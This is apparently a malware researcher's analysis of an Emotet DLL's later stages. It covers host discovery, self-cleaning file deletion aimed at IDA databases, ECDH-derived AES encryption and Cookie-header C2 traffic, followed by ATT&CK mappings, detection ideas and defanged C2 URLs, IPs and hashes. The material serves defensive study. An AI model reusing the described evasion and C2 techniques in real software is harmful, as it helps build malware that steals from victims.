

Information Discovery

The last stager copied the emotet.dll in %appdata% local folder with random folder name and file name with added extension of .xnj. In this phase, I will again execute the dll using rundll32 with the parameter Control_RunDLL and debug its behavior further.
It started with the usual PEB walk for kernel32 and ntdll locations and finding address of LoadLibraryW and GetProcAddress. Then it loaded all modules that it needs and first checks the executing file path and module name. If everything is correct, it then gathers system information for crafting the request and register bot to c2 server.
| # | APIs | Description |
|---|---|---|
| 1 | GetComputerNameA | To get name of victim system |
| 2 | GetWindowsDirectoryW | To get the windows directory where system files are installed |
| 3 | GetVolumeInformationW | To get the volume information |

Delete Extra Files in Home Directory
A unique behavior of Emotet was seen when it tries to delete all extra files present in its home directory in %AppData%. It is deleting every other file in its directory other than the main emotet dll. Could be one of the anti-analysis techniques to delete debugger or disassembler database files like in case of IDA (ida creates database in same directory as the file being analyzed).

As shown in the screenshot above, It is trying to delete the ida file named: cdomcinc.xnj.id0. I might have to patch the program to avoid deleting these files, otherwise it would corrupt my IDA database.
I patched the bytes to call DeleteFileW API with Nop instructions and continued. It now skips all my important files and move on.
Establishing Encryption Keys
Emotet uses Eliptic Curve Cryptography ECDH keys for establishing encryption keys. The generated ECDH private key and embedded ECDH public key are used with the BCryptSecretAgreement function to generate a shared secret between the malware and C2. The AES key is derived from the shared secret using the BCryptDeriveKey function.



The trace of API calls for establishing these keys is as follows:
| # | APIs |
|---|---|
| 1 | BCryptGenerateKeyPair |
| 2 | BCryptFinalizeKeyPair |
| 3 | BCryptExportKey |
| 4 | BCryptImportKeyPair |
| 5 | BCryptSecretAgreement |
| 6 | BCryptOpenAlgorithmProvider |
| 7 | BCryptDeriveKey |
| 8 | BCryptGetProperty |
| 9 | BCryptImportKey |
| 10 | BCryptCloseAlgorithmProvider |
| 11 | BCryptDestroySecret |
| 12 | BCryptDestroyKey |
| 13 | BCryptDestroyKey |
| 14 | BCryptCloseAlgorithmProvider |
Crafting 1st Request Packet
Emotet crafts 1st request for registering the bot to c2 server by combining the host data that it discovered and encoding/encrypting the data with derived encryption keys and sending over http.
- It gathers desktop name and hash of mac address
- It gathers the path of windows
- It gathers the information of volumes
Appends all these together while sepearting the string with ” ; “ after each element. The string is then encoded and encrypted as follows:
| # | APIs |
|---|---|
| 1 | BCryptOpenAlgorithmProvider |
| 2 | BCryptGetProperty |
| 3 | BCryptCreateHash |
| 4 | BCryptHashData |
| 5 | BCryptFinishHash |
| 6 | BCryptDestroyHash |
| 7 | BCryptCloseAlgorithmProvider |
| 8 | BCryptEncrypt |
| 9 | BCryptEncrypt |
| 10 | CryptBinaryToStringW |
| 11 | CryptBinaryToStringW |


C2 Communication Over http
This sample of emotet uses wininet APIs for sending malicious requests and getting response. It uses GET and POST requests with data being sent in a cookie header. For larger data it uses POST requests otherwise it mainly uses GET requests. I have setup a netcat listener on my Remnux box to receive the request even though it can’t decrypt and display the data.
The URI is randomly generated and data is encrypted in the Cookie header (a POST request is used for larger amounts of data). The Cookie header contains a randomly generated key name and base64 encoded key value. Once decoded, the key value contains:
- generated ECDH public key
- AES encrypted request data
- Random bytes
The AES key used to encrypt request data is generated via the following method:
- The generated ECDH private key and embedded ECDH public key are used with the BCryptSecretAgreement function to generate a shared secret between the malware and C2
- The AES key is derived from the shared secret using the BCryptDeriveKey function
From https://www.zscaler.com/blogs/security-research/return-emotet-malware-analysis
| # | APIs |
|---|---|
| 1 | InternetOpenW |
| 2 | InternetConnectW |
| 3 | HttpOpenRequestW |
| 4 | InternetSetOptionW |
| 5 | InternetQueryOptionW |
| 6 | InternetSetOptionW |
| 7 | HttpSendRequestW |




The malware will be stuck in the loop here until a reponse is received from c2 server. After getting the response, it can further download additional malware or modules into itslef like outlook credential stealer module, spam module, browser stealer module or lateral movement. Each module is a separate obfuscated dll that is downloaded into the home directory and perform additional malicious tasks.
MITRE ATT&CK mapping
Techniques observed during this analysis:
| Tactic | Technique | ID |
|---|---|---|
| Initial Access | Phishing: Spearphishing Attachment | T1566.001 |
| Execution | Command and Scripting Interpreter: Visual Basic | T1059.005 |
| Defense Evasion | System Binary Proxy Execution: Rundll32 | T1218.011 |
| Defense Evasion | System Binary Proxy Execution: Regsvr32 | T1218.010 |
| Defense Evasion | Obfuscated Files or Information | T1027 |
| Defense Evasion | Obfuscated Files or Information: Dynamic API Resolution | T1027.007 |
| Defense Evasion | Deobfuscate/Decode Files or Information | T1140 |
| Defense Evasion | Reflective Code Loading | T1620 |
| Defense Evasion | Indicator Removal: File Deletion | T1070.004 |
| Defense Evasion | Subvert Trust Controls: Mark-of-the-Web Bypass | T1553.005 |
| Defense Evasion | Masquerading: Match Legitimate Name or Location | T1036.005 |
| Discovery | System Information Discovery | T1082 |
| Command & Control | Ingress Tool Transfer | T1105 |
| Command & Control | Application Layer Protocol: Web Protocols | T1071.001 |
| Command & Control | Encrypted Channel: Asymmetric Cryptography | T1573.002 |
| Command & Control | Data Encoding: Standard Encoding | T1132.001 |
See the full project matrix on the ATT&CK coverage page.
Detection opportunities
Because the core payload is fileless and every API is resolved by hash, detection is best anchored on behaviour rather than static signatures:
rundll32.exerunning a DLL from%AppData%with the exportControl_RunDLL: the single highest-fidelity indicator in this chain, especially when the DLL carries a non-standard extension such as.xnj.wscript/cscriptwriting a.txtfile into%temp%and immediately executing it as a script (cscript //E:vbscript), which is the stage 1 to stage 2 handoff.regsvr32.exespawned from a script host: the deobfuscated VBS builds the stringregsvr32.execharacter by character to hide it from static inspection.- Zone.Identifier deletion immediately after a file copy into
%AppData%: a Mark-of-the-Web bypass that rarely has a benign explanation. - A process deleting every file in its own directory, which is the anti-analysis sweep that destroys IDA databases and sandbox artefacts.
BCrypt*ECDH sequence followed bywininettraffic:BCryptGenerateKeyPair→BCryptSecretAgreement→BCryptDeriveKey, thenInternetOpenW/HttpSendRequestW.- HTTP requests carrying a large base64 blob in a randomly named Cookie header to a randomly generated URI, particularly on non-standard ports such as
7080,8080or443. - Process tree: Office or script host →
cscript.exe→regsvr32.exe/rundll32.exe→ a secondrundll32.exerunning from%AppData%.
IoCs
Urls
- hxxp://erkaradyator.com.tr/Areas/1Dg2PeStqNlOjuPP3fu/
- hxxps://sachininternational.com/wp-admin/ILVDnlmIATb8/
- hxxps://esentai-gourmet.kz/404/5oe050kBsHedqng/
- hxxp://ardena.pro/dqvoakrc/Hh9/
- hxxp://panel.chatzy.in/k7daqAXFTBus7mkuwwC/UQ9Y8RRqoOQ9/
- hxxp://toiaagrosciences1.hospedagemdesites.ws/grupotoia/CPKU5ZE/
- hxxps://suppliercity.com.mx/wp-content/x0u6wST03y6X49MOq/
IPs
- 81.0.236[.]93:443
- 94.177.248[.]64:443
- 66.42.55[.]5:7080
- 103.8.26[.]103:8080
- 185.184.25[.]237:8080
- 45.76.176[.]10:8080
- 188.93.125[.]116:8080
- 103.8.26[.]102:8080
- 178.79.147[.]66:8080
- 58.227.42[.]236:80
- 45.118.135[.]203:7080
- 103.75.201[.]2:443
- 195.154.133[.]20:443
- 45.142.114[.]231:8080
- 212.237.5[.]209:443
- 207.38.84[.]195:8080
- 104.251.214[.]46:8080
- 138.185.72[.]26:8080
- 51.68.175[.]8:8080
- 210.57.217[.]132:8080
Hashes
- 31fb4bf411dcd7fcb860bdb1db26859290b047b39b94638a7d4fd2a46d323e98
- c7574aac7583a5bdc446f813b8e347a768a9f4af858404371eae82ad2d136a01
- 5adc217c3f1fa072c40ae7ebb5f3735399e0cdd6e1add360690fb8f8fed75ceb
NOTE: All samples, scripts and tools are available in my Github Repository.